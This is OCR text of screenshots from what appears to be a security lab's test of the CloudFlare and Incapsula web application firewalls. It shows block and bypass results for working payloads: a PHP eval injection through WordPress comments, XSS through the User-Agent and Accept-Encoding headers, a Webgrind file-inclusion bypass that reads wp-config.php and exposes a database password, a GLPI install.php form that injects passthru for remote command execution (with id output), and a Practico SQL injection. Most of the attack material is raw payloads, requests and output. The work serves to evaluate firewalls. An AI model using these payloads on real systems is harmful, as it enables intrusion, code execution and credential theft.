
☑ Autoscroll

Started	Time	Sent	Received	Method	Result	Type	URL

Type:

Parameter	Value

● Pretty ○ Raw



Sorry, you have been blocked

You are unable to access destr0y.net

☑ Autoscroll

Started	Time	Sent	Received	Method	Result	Type	URL
00:00:37.334	0.094	959	235	POST	403	text/html	http://cf.destr0y.net/wp/wp-comments-post.php
00:00:37.639	0.103	368	(0)	GET	(Cache)	text/css	http://cf.destr0y.net/cdn-cgi/styles/cf.errors.css
00:00:37.669	0.031	363	0	GET		Redirect (cached)	http://cdnjs.cloudflare.com/ajax/libs/zepto/1.0/zepto.min.js
00:00:37.701	0.077	353	(0)	GET	(Cache)	application/javascript	http://cf.destr0y.net/cdn-cgi/scripts/cf.common.js
00:00:37.779	0.119	363	(0)	GET	(Cache)	application/javascript	http://cdnjs.cloudflare.com/ajax/libs/zepto/1.0/zepto.min.js
00:00:38.000	0.179	401	(965)	GET	(Cache)	image/png	http://cf.destr0y.net/cdn-cgi/images/browser-bar.png?1375818156
00:00:38.033	0.157	390	(16101)	GET	(Cache)	image/png	http://cf.destr0y.net/cdn-cgi/images/error_icons.png


Type: application/x-www-form-urlencoded

Parameter	Value
author	testcomment
email	test@zeroscience.mk
url	
comment	<!--mfunc eval(base64_decode(cGhwaW5mbygpOyAg)); --><!--/mfunc-->

● Pretty ○ Raw

User-Agent HTTP Header Field XSS Block:

UA value: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:24.0) Gecko/20100101 Firefox/24.0"><script>alert(1);</script>



Error 1010

Access denied

What happened?

The owner of this website (cf.destr0y.net) has banned your access based on your browser's signature (b7c7dc800c801b1-ua62).

Tamper Data - Ongoing requests

Time	Duration	Total Duration	Size	Method	Status	Content Type	URL	Load Flags
22:40:37.021	608 ms	608 ms	-1	GET	404	text/html	http://cf.destr0y.net/favicon...	LOAD_NO...
22:40:37.044	0 ms	0 ms	-1	GET	Loaded from cache	unknown	http://cf.destr0y.net/favicon...	LOAD_FRO...
22:40:58.438	957 ms	997 ms	-1	GET	200	text/html	http://inc.zeroscience.mk/p...	LOAD_DO...
22:41:45.969	570 ms	5519 ms	-1	GET	403	text/html	http://cf.destr0y.net/poc.php	LOAD_DO...
22:41:46.590	263 ms	263 ms	-1	GET	200	text/css	http://cf.destr0y.net/cdn-cgi...	LOAD_NO...
22:41:46.592	677 ms	677 ms	-1	GET	200	application/javascript	http://cdnjs.cloudflare.com/...	LOAD_NO...
22:41:46.594	478 ms	478 ms	-1	GET	200	application/javascript	http://cf.destr0y.net/cdn-cgi...	LOAD_NO...


Request Header Name	Request Header Value
Host	cf.destr0y.net
User-Agent	Mozilla/5.0 (Windows NT 6.1; WOW64; rv:24.0) Gecko/20100101 Firefox/24.0"><script>alert(1);</script>

Response Header Name	Response Header Value
Status	Forbidden - 403
Server	cloudflare-nginx

False Positive (phpMyAdmin):

http://cf.destr0y.net/phpma/querywindow.php?token=69aadcf21a9e2c2815d9e1be2c873f53&server=1&db=zslwaf&table=testwaf&sql_query=SELECT%20*%20FROM%20%60testwaf%60%20WHERE%20%60testzsl%60%3D1&init=1 (?)

Unlike Incapsula, CloudFlare does not offer an option to whitelist the requests and parameters but rather whitelist the IP of the user.


Attention Required! | CloudFlare - Opera
Opera
Attention Required! | CloudFlare
table=testwaf8
Search with Google
Operations
Triggers
ot available.
□Profiling [Inline] [Edit] [Explain SQL] [Create PHP Code] [Refresh]

http://cf.destr0y.net/phpma/querywindow.php?token=69aadcf21a9e2c281

Sorry, you have been blocked


You are unable to access destr0y.net

Results (Incapsula):

Webgrind Local File Inclusion Bypass:

Seems its configured to detect and trigger on hardcoded values (I.E: /etc/hosts, /etc/passwd). The vulnerability can still be used to read other valuable files on the system. For example:

http://in.zeroscience.mk/webgrind/index.php?op=fileviewer&file=/var/www/wp/wp-config.php



/var/www/wp/wp-config.php

```
<?php
/**
 * The base configurations of the WordPress.
 *
 * This file has the following configurations: MySQL settings, Table Prefix,
 * Secret Keys, WordPress Language, and ABSPATH. You can find more information
 * by visiting {@link http://codex.wordpress.org/Editing_wp-config.php Editing
 * wp-config.php} Codex page. You can get the MySQL settings from your web host.
 *
 * This file is used by the wp-config.php creation script during the
 * installation. You don't have to use the web site, you can just copy this file
 * to "wp-config.php" and fill in the values.
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wp');

/** MySQL database username */
define('DB_USER', 'wp');

/** MySQL database password */
define('DB_PASSWORD', 'w4fh4x');
```


☑ Autoscroll

Started	Time	Sent	Received	Method	Result	Type	URL
00:00:08.623	0.468	924	2945	GET	200	text/html	http://in.zeroscience.mk/webgrind/index.php?op=fileviewer&file=/var/www/wp/wp-config.php
00:00:09.135	0.122	889	(14832)	GET	(Cache)	application/javascript	http://in.zeroscience.mk/webgrind/js/jquery.js
00:00:09.162	0.098	898	(964)	GET	(Cache)	application/javascript	http://in.zeroscience.mk/webgrind/js/jquery.scrollTo.js
00:00:09.188	0.076	908	(977)	GET	(Cache)	text/css	http://in.zeroscience.mk/webgrind/styles/style.css


Parameter	Value
op	fileviewer
file	/var/www/wp/wp-config.php

GLPI SQL Injection and Remote Code Execution Bypass:

```
<form action="http://inc.destr0y.net/glpi/install/install.php" method="post"
name="main">
<input type="hidden" name="install" value="update_1">
<input type="hidden" name="db_host" value="'; } passthru($_GET['cmd']); /*">
<input type="submit" id="btn">
</form>
```


file:///C:/Users/lqwrm/Desktop/glpi_exploit.html
[CentralOps] [0-S] [Exploit-DB] [IT] [IT Forum] [devART] [Blog] [SecTube] [CXSec] [OSVDB] [PacketStorm] [SecFocus] [Secunia
Submit Query
Source of: file:///C:/Users/lqwrm/Desktop/glpi_exploit.html - Mozilla Firefox
File Edit View Help


```
<form action="http://inc.destr0y.net/glpi/install/install.php" method="post" name="main">
<input type="hidden" name="install" value="update_1">
<input type="hidden" name="db_host" value="'; } passthru($_GET['cmd']); /*">
<input type="submit" id="btn">
</form>
```


inc.destr0y.net/glpi/index.php?cmd=id;pwd
[CentralOps] [0-S] [Exploit-DB] [IT] [IT Forum] [devART] [Blog] [

```
uid=33(www-data) gid=33(www-data) groups=33(www-data) /var/www/glpi
```

Practico SQL Injection (HTML encoded hex) Block:

```
POST /practico/ HTTP/1.1
Host: 4sylum.elgringodelanoche.com
Content-Type: application/x-www-form-urlencoded

accion=Iniciar_login&uid= admin' AND 230984752 &#61;
230984752#&clave=admin&captcha=rxbg
```


4sylum.elgringodelanoche.com/practico/
[CentralOps] [0-S] [Exploit-DB] [IT] [IT Forum] [devART] [Blog] [SecTube] [CXSec] [OSVDB] [PacketStorm] [SecFocus] [Se
Console HTML CSS Script DOM Net Cookies
Clear Persist All HTML CSS JavaScript XHR Images Plugins Media Fonts
Headers Post Response HTML Cache Cookies

Access Denied

4sylum.elgringodelanoche.com
owner has denied your access to the site.

Incident ID	86000420264273461-17241304825755O8135
Your IP Address	78.157.24.104
Proxy IP	149.126.72.250
Proxy ID	1086

URL	Status	Domain	Size	Remote IP	Timeline
POST /practico/	403 Forbidden	4sylum.elgringodelanoche.com	435 B	149.126.72.250:80	69ms

Parameters application/x-www-form-urlencoded


```
 accion  Iniciar_login
captcha  rxbg
  clave  admin
    uid  uid= admin' AND 230984752 &#61; 230984752#
```

Source

```
accion=Iniciar_login&uid=uid%3D+admin%27+AND+230984752+%26%2361%3B+230984752%23&clave=admin&captcha=
rxbg
```

Accept-Encoding HTTP Header Field XSS Bypass:

AE value: gzip, deflate"><script>alert(1);</script>


Tamper Data - Ongoing requests
Start Tamper Stop Tamper Clear
Options Help
Filter
Show All


Time	Duration	Total Duration	Size	Method	Status	Content Type	URL	Loa...
